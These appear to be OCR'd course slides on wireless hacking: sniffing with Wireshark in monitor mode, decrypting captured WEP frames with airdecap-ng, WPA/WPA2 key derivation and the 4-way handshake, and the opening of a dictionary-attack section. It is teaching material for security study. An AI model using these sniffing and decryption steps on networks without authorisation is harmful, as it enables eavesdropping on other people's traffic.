
Sniff Wireless Traffic - Wireshark

- Set card to monitor mode → **`airmon-ng start wlan0`**
- Now Wireshark has a **`wlan0mon`** interface




Don't Want to Connect? Decrypt Sniffed Frames - Wireshark

- Edit → Preferences → Expand Protocols in left column
- Select IEEE 802.11
- Enable decryption and click Edit



Don't Want to Connect?
Decrypt Sniffed Frames - Wireshark



Decrypting Sniffed Frames Using airdecap-ng

- Within Wireshark
  - Filter your displayed encrypted frames to include just the frames of interest
  - Save the encrypted frames to a file
    - File → Save As → provide filename (*e.g.*, **`wep-encrypted`**)
    - Click Save
      - File is save in the root home directory

- Open a Kali command shell
- **`airdecap-ng –w 11:22:33:44:55 wep-encrypted`**
  - Creates **`wep-encrypted-dec`** file
- Can now open **`wep-encrypted-dec`** in Wireshark
  - **`wireshark wep-encrypted-dec &`**

Computer and Network Hacker Exploits

- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Gaining Access
  - Application and Operating System Attacks
  - Network Attacks
    - Wireless Scanning / Wardriving
    - WEP
    - WEP Vulnerabilities
    - Attacking WEP
    - WPA / WPA2 (RSN)
    - Attacking WPA
  - Denial of Service Attacks
- Step 4: Maintaining Access
- Step 5: Covering Tracks and Hiding

WPA Versus RSN

WPA

- Designed to use WEP hardware and just upgrade firmware
- Only supports one encryption standard
  - TKIP using RC4

RSN (WPA2)

- Complete redesign requiring new hardware to support new methods of encryption
- Supports options for encryption
  - CCMP (AES)
    - 128, 192 or 256-bit keys
  - TKIP using RC4
    - Optional – not recommended

WPA Authentication Modes

- WPA Enterprise (aka WPA-802.1X)
  - Requires a RADIUS server
    - Uses IEEE 802.1X / EAP (Extensible Authentication Protocol)
  - Designed for larger organizations
    - Many APs now come with integrated RADIUS servers, giving home users the ability to use WPA-802.1X authentication schemes
- WPA Personal (aka WPA-PSK or WPA-Home)
  - Passphrase used to authenticate
  - Passphrase must be stored on the AP and each host

IEEE 802.1X EAP - Enterprise

- Authenticates (username/passwd) user at link layer & negotiates keys
- Mutual authentication between the network and the client
- 802.1X specifies the following components:
  - Supplicant – User or client that wants to be authenticated
  - Authenticator – Device (usually AP) that acts as an intermediary between supplicant and authentication server
  - Authentication server – Authentication system, such as a RADIUS server
- Not just a wireless standard – can be used for wired


Client / Supplicant


AP / Authenticator

Authentication server
RADIUS server


EAP - Enterprise

- EAP sent over separate "links"
  - Mobile-to-AP (EAP over LAN → EAPoL)
  - AP to authentication server (RADIUS over UDP)






802.1X EAP Example - Enterprise



PSK Networks - Personal




- Uses several keys instead of one as in WEP
- How are the keys derived?

- Passphrase
  - 8 – 63 characters long
  - Passphrase manually entered into all devices
  - Passphrase is not the PSK
- PMK (Pairwise Master Key) is the PSK (Pre-shared key)
    - "Pairwise" = unicast
  - PMK (PSK) = PBKDF2(passphrase, ssid, ssidLength, 4096, 256)
    - SSID is salted into key
    - Hashed 4096 times using SHA1
    - 256 bits long
    - More details in RFC 2898


PBKDF = Password Based Key Derivation Function

WPA PTK



- PTK – Pairwise Transient Key
  - Temporal key for encryption
    - Changes with each new client-AP connection (association)
    - 512 bits long
    - Never sent over the network
      - Both supplicant and authenticator calculate PTK on their own using info from 4-way handshake
- PTK is SHA1 hash of the following information
  - PMK = PBKDF2(passphrase, ssid, ssidLength, 4096, 256)
  - The constant string "Pairwise Key Expansion"
  - MAC of AP (Authenticator)
  - MAC of station (Supplicant)
  - AP nonce (ANonce)
  - Station nonce (SNonce)


WPA Key Derivation



4-way Handshake

Messages sent using EAPoL-Key packets

PTK needs:
- PMK
- MAC of AP
- MAC of station
- ANonce
- SNonce



4-way Handshake (Wireshark)
Both represent a successful handshake

WPA2 (AES)

Protocol	Length	Info
802.11	297	Probe Response, SN=70, FN=0, Flags=.....C, BI=100, SSID=dlir
802.11	60	Authentication, SN=175, FN=0, Flags=...
802.11	60	Authentication, SN=0, FN=0, Flags=
802.11	114	Association Request, SN=176, FN=0, Flag .....C, SSID=dlink
802.11	125	Association Response, SN=1, FN=0, Flags=.....C
EAPOL	163	Key (msg 1/4)
EAPOL	187	Key (msg 2/4)
EAPOL	219	Key (msg 3/4)
EAPOL	163	Key (msg 4/4)

Request

Response

WPA (TKIP)

Protocol	Length	Info
802.11	167	Probe Response, SN=3724, FN=0, Flags=....R...C, BI=100, SSID=dlink
802.11	167	Probe Response, SN=3724, FN=0, Flags=....R...C, BI=100, SSID=dlink
802.11	60	Authentication, SN=2200, FN=0, Flags=...
802.11	60	Authentication, SN=3725, FN=0, Flags=
802.11	116	Association Request, SN=2201, FN=0, Flag C, SSID=dlink
802.11	116	Association Response, SN=3727, FN=0, Flags=.....C
EAPOL	161	Key (msg 1/4)
EAPOL	189	Key (msg 2/4)
EAPOL	185	Key
EAPOL	163	Key (msg 2/4)

Request

Response

Wireshark has trouble labeling the 4 msgs, but they are all there

Computer and Network Hacker Exploits

- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Gaining Access
  - Application and Operating System Attacks
  - Network Attacks
    - Wireless Scanning / Wardriving
    - WEP
    - WEP Vulnerabilities
    - Attacking WEP
    - WPA / WPA2 (RSN)
    - Attacking WPA
  - Denial of Service Attacks
- Step 4: Maintaining Access
- Step 5: Covering Tracks and Hiding


The Devil is in the Details

- WPA not without problems → people choose weak passphrases
- Susceptible to brute force attack

- "A key generated from a passphrase of less than about 20 characters is unlikely to deter attack"
  - 802.11i standard

- Both WPA and WPA2 are susceptible!

Dictionary Attack



- Attacker's goal is to reproduce key hierarchy to access network

